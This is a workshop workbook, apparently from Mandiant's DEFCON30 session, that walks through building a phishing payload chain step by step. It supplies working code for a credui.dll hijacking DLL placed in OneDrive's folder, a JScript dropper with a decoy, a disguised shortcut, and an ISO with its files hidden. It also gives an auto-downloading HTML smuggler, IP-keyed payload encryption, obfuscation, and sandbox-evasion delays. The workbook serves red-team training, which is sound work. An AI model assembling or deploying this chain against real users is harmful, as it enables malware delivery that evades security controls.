MANDIANT

YOUR CYBERSECURITY ADVANTAGE

DEFCON30

Hybrid Phishing Payloads: From Threat-actors to You

13TH AUGUST 2022

Contents

About This Document

This workbook has been prepared for the *Hybrid Phishing Payloads: From Threat-actors to You* workshop to be held at DEFCON30 on August the 13th, 2022.

Disclaimer

The information provided as part of this document are intended for educational purposes only.

Prerequisites

Workshop participants are expected to ensure that the following prerequisites are in place, prior to the execution of the workshop.

1. *Optional:* Join our Discord server created specifically for this workshop, to collaborate and stay in touch: https://discord.gg/VK5VN22S
2. **Windows 11 Virtual Machine**: Installation media is available at Microsoft's download portal[1]
    a. Visual Studio with Desktop Development with C++
    b. Sysinternals suite[2]
    c. Process Hacker[3]
    d. *Optional: DLL Export Viewer*[4]
3. **Linux VM**: can be any disto, e.g. Kali linux can be used for convenience[5]
    a. genisoimage / mkisofs
    b. Install *Sliver*[6] or your favorite C2 framework or choice

[1] https://www.microsoft.com/en-gb/software-download/windows11

[2] https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite

[3] https://processhacker.sourceforge.io/

[4] https://www.nirsoft.net/utils/dll_export_viewer.html

[5] https://www.kali.org/get-kali/#kali-virtual-machines


[6] https://github.com/BishopFox/sliver#linux-one-liner

Exercises

Feel free to perform these exercises at your own pace and reach out to workshop instructors for any questions you might have. All code snippets presented in this document are also available in the *dc30-hybrid-phishing-payloads* GitHub repo[7].

1. Build Base Payload Chain

1. Build a test DLL that can be used to hijack `C:\Windows\System32\credui.dll`:
    a. Create a new project in Visual Studio. Select *Dynamic-Link Library (DLL)* using C++:



In the `DLL_PROCESS_ATTACH` case, insert a `MessageBox()` call, such that you can see if you code was executed:


```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBox(NULL, TEXT("Cheers from Mandiant's Red team!"), TEXT("yo!"), MB_OK);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

[7] https://github.com/magnusstubman/dc30-hybrid-phishing-payloads


a. Be sure to add linker pragma comments, instructing the linker to include export forwards in the final binary to the correct functions in the real `C:\Windows\System32\credui.dll`. Add them before the `DllMain` function declaration:

```
// https://github.com/magnusstubman/dll-exports/blob/main/win10.19042/System32/credui.dll.cpp
#pragma comment(linker, "/export:CredPackAuthenticationBufferA=\"C:\\Windows\\System32\\credui.CredPackAuthenticationBufferA\"")
#pragma comment(linker, "/export:CredPackAuthenticationBufferW=\"C:\\Windows\\System32\\credui.CredPackAuthenticationBufferW\"")
#pragma comment(linker, "/export:CredUICmdLinePromptForCredentialsA=\"C:\\Windows\\System32\\credui.CredUICmdLinePromptForCredentialsA\"")
#pragma comment(linker, "/export:CredUICmdLinePromptForCredentialsW=\"C:\\Windows\\System32\\credui.CredUICmdLinePromptForCredentialsW\"")
#pragma comment(linker, "/export:CredUIConfirmCredentialsA=\"C:\\Windows\\System32\\credui.CredUIConfirmCredentialsA\"")
#pragma comment(linker, "/export:CredUIConfirmCredentialsW=\"C:\\Windows\\System32\\credui.CredUIConfirmCredentialsW\"")
#pragma comment(linker, "/export:CredUIInitControls=\"C:\\Windows\\System32\\credui.CredUIInitControls\"")
#pragma comment(linker, "/export:CredUIParseUserNameA=\"C:\\Windows\\System32\\credui.CredUIParseUserNameA\"")
#pragma comment(linker, "/export:CredUIParseUserNameW=\"C:\\Windows\\System32\\credui.CredUIParseUserNameW\"")
#pragma comment(linker, "/export:CredUIPromptForCredentialsA=\"C:\\Windows\\System32\\credui.CredUIPromptForCredentialsA\"")
#pragma comment(linker, "/export:CredUIPromptForCredentialsW=\"C:\\Windows\\System32\\credui.CredUIPromptForCredentialsW\"")
#pragma comment(linker, "/export:CredUIPromptForWindowsCredentialsA=\"C:\\Windows\\System32\\credui.CredUIPromptForWindowsCredentialsA\"")
#pragma comment(linker, "/export:CredUIPromptForWindowsCredentialsW=\"C:\\Windows\\System32\\credui.CredUIPromptForWindowsCredentialsW\"")
#pragma comment(linker,
"/export:CredUIPromptForWindowsCredentialsWorker=\"C:\\Windows\\System32\\credui.CredUIPromptForWindowsCredentialsWorker\"")
#pragma comment(linker, "/export:CredUIReadSSOCredA=\"C:\\Windows\\System32\\credui.CredUIReadSSOCredA\"")
#pragma comment(linker, "/export:CredUIReadSSOCredW=\"C:\\Windows\\System32\\credui.CredUIReadSSOCredW\"")
#pragma comment(linker, "/export:CredUIStoreSSOCredA=\"C:\\Windows\\System32\\credui.CredUIStoreSSOCredA\"")
#pragma comment(linker, "/export:CredUIStoreSSOCredW=\"C:\\Windows\\System32\\credui.CredUIStoreSSOCredW\"")
#pragma comment(linker, "/export:CredUnPackAuthenticationBufferA=\"C:\\Windows\\System32\\credui.CredUnPackAuthenticationBufferA\"")
#pragma comment(linker, "/export:CredUnPackAuthenticationBufferW=\"C:\\Windows\\System32\\credui.CredUnPackAuthenticationBufferW\"")
#pragma comment(linker, "/export:SspiGetCredUIContext=\"C:\\Windows\\System32\\credui.SspiGetCredUIContext\"")
#pragma comment(linker, "/export:SspiIsPromptingNeeded=\"C:\\Windows\\System32\\credui.SspiIsPromptingNeeded\"")
#pragma comment(linker, "/export:SspiPromptForCredentialsA=\"C:\\Windows\\System32\\credui.SspiPromptForCredentialsA\"")
#pragma comment(linker, "/export:SspiPromptForCredentialsW=\"C:\\Windows\\System32\\credui.SspiPromptForCredentialsW\"")
#pragma comment(linker, "/export:SspiUnmarshalCredUIContext=\"C:\\Windows\\System32\\credui.SspiUnmarshalCredUIContext\"")
#pragma comment(linker, "/export:SspiUpdateCredentials=\"C:\\Windows\\System32\\credui.SspiUpdateCredentials\"")
```


b. For compatibility reasons, ensure to select **Multi-threaded (/MT)** in your Visual Studio projects to ensure that the runtime library is statically compiled into your PE files:




c. Ensure to disable Debug symbols in your release builds to heighten the complexity of analysis (verify that both configuration and platform is correct):




d. Set the build target to *Release* and architecture to *x64* (since we are hijacking a 64-bit DLL, we also need to compile our DLL to x64):



e. Hit *Build* → *Build Solution*:



2. Copy your DLL to `%LOCALAPPDATA%\Microsoft\OneDrive\credui.dll` and restart OneDrive.exe to confirm execution:



3. Create a JScript trigger file (`have-you-guessed-it-yet.js`) that copies your DLL to `%LOCALAPPDATA%\Microsoft\OneDrive\credui.dll`. Alternatively use the following contents:


```
var shell = new ActiveXObject("WScript.Shell");
var env = shell.Environment("Process");
var lad = env("LOCALAPPDATA");
var destination = lad + "\\Microsoft\\OneDrive\\credui.dll";

var fso = new ActiveXObject("Scripting.FileSystemObject");
var source = fso.GetAbsolutePathName(".") + "\\" + "nothing-to-see-here.dll";
fso.CopyFile(source, destination, true);

var decoyURL = "https://i.imgflip.com/20pfsv.jpg"
shell.Run(decoyURL);
```

4. Ensure that both your Jscript trigger file and DLL is in the same folder.


5. *Optional*: obfuscate with https://obfuscator.io or javascript-obfuscator[8]. Test to ensure stability after obfuscation! (certain obfuscation options may break functionality)

[8] https://github.com/javascript-obfuscator/javascript-obfuscator

6. Create a shortcut to your Jscript trigger file
    a. Right-click on your Jscript trigger file, select *Show more options*:




    b. Select *Create shortcut*:



    c. Right-click on the shortcut and select properties. Ensure that its properties are as follows:
        i. Target: `C:\Windows\System32\cscript.exe have-you-guessed-it-yet.js`
        ii. Make sure that the *Start In* property is empty
        iii. Set an icon of your choosing
7. Rename your new shortcut to something of your choosing.
8. Generate an ISO that contains your files
    a. On Linux, use mkisofs / genisoimage with the following command to contain your files, and mark all JS and DLL files as hidden:

```
mkisofs -o "totally-legit.iso" -J -r -hide-rr-moved -hidden '*.dll' -hidden '*.js' -V "Totally legit" payload/
```



9. Create an HTML smuggler that will drop (trigger automated file download) when browsed
    a. Create an HTML file with the following contents:

```
<html>
  <body>
    <script>
      function base64ToArrayBuffer(base64) {
        var binaryString = window.atob(base64);
        var binaryLen = binaryString.length;
        var bytes = new Uint8Array(binaryLen);
        for (var i = 0; i < binaryLen; i++) {
          var ascii = binaryString.charCodeAt(i);
          bytes[i] = ascii;
        }
        return bytes;
      }

      b64 = '<insert base64 encoded ISO here>';

      raw = base64ToArrayBuffer(b64);

      var blob = new Blob([raw], {type: 'application/x-iso9660-image'});
      var link = document.createElement('a');
      link.href = window.URL.createObjectURL(blob);
      var fileName = 'totally-legit.iso';
      link.download = fileName;
      link.click();

    </script>
  </body>
<html>
```

10. On Linux, base64 encode your ISO (totally-legit.iso):

```
cat totally-legit.iso | base64 -w 0 > totally-legit.iso.b64
```

11. Copy the base64 conded file contents (`totally-legit.iso.b64`) to the 'b64' variable in your HTML smuggler, created earlier.
12. Test the entire chain and make sure that it works as expected.
13. *Optional:* Automate as many steps as possible. Start out with the following:
    a. ISO creation *(e.g. given a folder as input, produce ISO)*
    b. HTML smuggler generation *(given file X, produce a HTML file that drops file X with appropriate content-type and file name)*

2. Extend your HTML smuggler with Environmental Keying against external IP-address

1. Download jQuery v3.2.1[9]
2. Check your own external IP-address with e.g. https://ifconfig.me
3. Add the following functionality to your HTML smuggler:

```
var getIp = function (){
    var ip = $.ajax({
       url: 'https://api.ipify.org?format=json',
       async: false
    }).responseJSON.ip;
    return ip;
};

var ip = getIp();
```

4. Rewrite your HTML smuggler such that the ISO is only served for download if the page is visited from a user with the targeted IP-address
5. Test and ensure it is working as expected
6. *Optional:* Extend your HTML smuggler such that a range of ip-address are accepted, by disregarding the last octet of the IPv4 address *(i.e. accepting a /24 CIDR range):*

```
var key = ip.substring(0, <partial length of the targeted IPv4 address>);
```

7. *Optional:* Security controls exist that automatically decode base64 encoded content inside HTML files to inspect the contents. Is there anything you can do to break such controls? Simple things such as reverse your content, split it up into two or more pieces may get you far.
8. *Optional:* ensure that your payload is encrypted with the intended target IP-address of your target
    a. Encrypt your ISO before base64 encoding with an encryption scheme of your choice.
        i. Potential solution is RC4. For python-based tooling pycryptodome[10] may be used.
    b. Implement functionality in your HTML smuggler for decrypting at runtime before triggering the ISO download.
        i. One option is jsrc4 from clowwindy[11]
    c. Also encrypt the filename of the ISO such that the filename is not readable without the right encryption key.

[9] https://code.jquery.com/jquery-3.2.1.min.js

[10] https://pycryptodome.readthedocs.io/en/latest/src/cipher/arc4.html

[11] https://github.com/clowwindy/jsrc4

9. *Optional:* Implement checksum/hashing such that the ISO is only served for download if the decryption resulted in the correct, valid ISO file, thus decrypted with the correct/intended key
    a. ADLER32 may be used with python-based tooling with zlib[12]. For the calculation in the HTML file, js-adler32 from SheetJS[13] may be used.
10. *Optional:* Extend your payload automation with your environmental keying changes

[12] https://docs.python.org/3/library/zlib.html

[13] https://github.com/SheetJS/js-adler32

3. Sandbox evasion: by Wasting CPU cycles

1. *Optional*: Investigate a sufficiently computationally heavy operation that can be executed in your JScript file. Loop it to ensure that it runs for approximately one minute. Add your code to the beginning of the file.
2. *Optional*: Test and ensure it is working as expected.
3. *Optional:* Investigate sufficiently computationally heavy operation that can be executed in your DLL before spawning malware, and implement it in C/C++:
    a. Make sure that you never block execution in `DllMain()` or spend too much time before returning. A way to avoid this is by spawning a thread in `DllMain()` with `CreateThread()` and perform all your actions in said thread:


```
void stuff() {
    // run malware here
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)stuff, 0, 0, NULL);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

4. *Optional:* Would avoiding syscalls in your CPU cycle waster be a benefit to us? Why not/Why?

